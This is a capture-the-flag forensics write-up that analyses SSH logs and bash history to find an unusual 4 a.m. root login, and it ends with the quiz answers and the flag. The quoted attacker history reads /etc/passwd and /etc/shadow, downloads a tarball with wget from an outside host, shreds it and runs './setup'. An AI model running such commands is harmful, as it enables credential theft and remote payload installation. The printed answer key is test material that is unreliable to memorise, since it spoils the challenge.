

Overview



Scenario

Name: An unusual sighting



Description: As the preparations come to an end, and The Fray draws near each day, our newly established team has started work on refactoring the new CMS application for the competition. However, after some time we noticed that a lot of our work mysteriously has been disappearing! We managed to extract the SSH Logs and the Bash History from our dev server in question. The faction that manages to uncover the perpetrator will have a massive bonus come competition!

Solving

- Run `nc 154.57.164.74 31093` to connect server and download folder for this scenario.
- The folder contains file logs for ssh service and history.
- After establishing the connection with server, some question related to file logs and require the answer to get the flag.

- Open file sshd.log for the first question.

- From: sender require connect and on: server which is connected.

- The second question, find the first line having accepted password (successful connection)

```
[2024-02-13 11:29:50] Connection from 100.81.51.199 port 63172 on
100.107.36.130 port 2221 rdomain ""
[2024-02-13 11:29:50] Failed publickey for root from 100.81.51.199 port
63172 ssh2: ECDSA SHA256:NdSnAx293507s2KX4LyvIV0gCzzQW5eXYoiiIBosqNE
[2024-02-13 11:29:50] Accepted password for root from 100.81.51.199 port
63172 ssh2
```

- The third question, see that user often connect server via ssh between 9h and 19h. But there are one connection at 4h a.m. That is the unusual connection.

```
[2024-02-19 04:00:14] Connection from 2.67.182.119 port 60071 on
100.107.36.130 port 2221 rdomain ""
[2024-02-19 04:00:14] Failed publickey for root from 2.67.182.119 port
60071 ssh2: ECDSA SHA256:OPkBSs6okUKraq8pYo4XwwBg55QSo210F09FCe1-yj4
[2024-02-19 04:00:14] Accepted password for root from 2.67.182.119 port
60071 ssh2
[2024-02-19 04:00:14] Starting session: shell on pts/2 for root from
2.67.182.119 port 60071 id 0
[2024-02-19 04:38:17] syslogin_perform_logout: logout() returned an error
[2024-02-19 04:38:17] Received disconnect from 2.67.182.119 port 60071:11:
disconnected by user
[2024-02-19 04:38:17] Disconnected from user root 2.67.182.119 port 60071
[2024-02-20 11:10:14] Connection from 100.87.190.253 port 63371 on
100.107.36.130 port 2221 rdomain ""
```

- Public key appear on screen after connection line.

```
[2024-02-19 04:00:14] Connection from 2.67.182.119 port 60071 on
100.107.36.130 port 2221 rdomain ""
[2024-02-19 04:00:14] Failed publickey for root from 2.67.182.119 port
60071 ssh2: ECDSA SHA256:OPkBSs6okUKraq8pYo4XwwBg55QSo210F09FCe1-yj4
[2024-02-19 04:00:14] Accepted password for root from 2.67.182.119 port
60071 ssh2
```

- The attacker exploit at 04:00:14 and disconnect at 04:38:17. Based on time, find the answer for the fourth question and fifth question.

```
22 [2024-02-19 04:00:18] whoami
23 [2024-02-19 04:00:20] uname -a
24 [2024-02-19 04:00:40] cat /etc/passwd
25 [2024-02-19 04:01:01] cat /etc/shadow
26 [2024-02-19 04:01:15] ps faux
27 [2024-02-19 04:02:27] wget https://gnu-packages.com/prebuilts/iproute2/
latest.tar.gz -O /tmp/latest_iproute.tar.gz
28 [2024-02-19 04:10:02] tar xvf latest.tar.gz
29 [2024-02-19 04:12:02] shred -zu latest.tar.gz
30 [2024-02-19 04:14:02] ./setup
```

- After answer the questions correctly, get the flag.

```
What is the IP Address and Port of the SSH Server (IP:PORT)
> 100.107.36.130:2221
[+] Correct!

What time is the first successful Login
> 2024-02-13 11:29:50
[+] Correct!

What is the time of the unusual Login
> 2024-02-19 04:00:14
[+] Correct!

What is the Fingerprint of the attacker's public key
> SHA256:OPkBSs6okUKraq8pYo4XwwBg55QSo210F09FCe1-yj4
[-] Wrong Answer.

What is the Fingerprint of the attacker's public key
> OPkBSs6okUKraq8pYo4XwwBg55QSo210F09FCe1-yj4
[+] Correct!

What is the first command the attacker executed after logging in
> whoami
[+] Correct!

What is the final command the attacker executed before logging out
> ./setup
[+] Correct!

[+] Here is the flag: HTB{4n_unusual_s1ght1ng_1n_SSH_l0gs!}
```
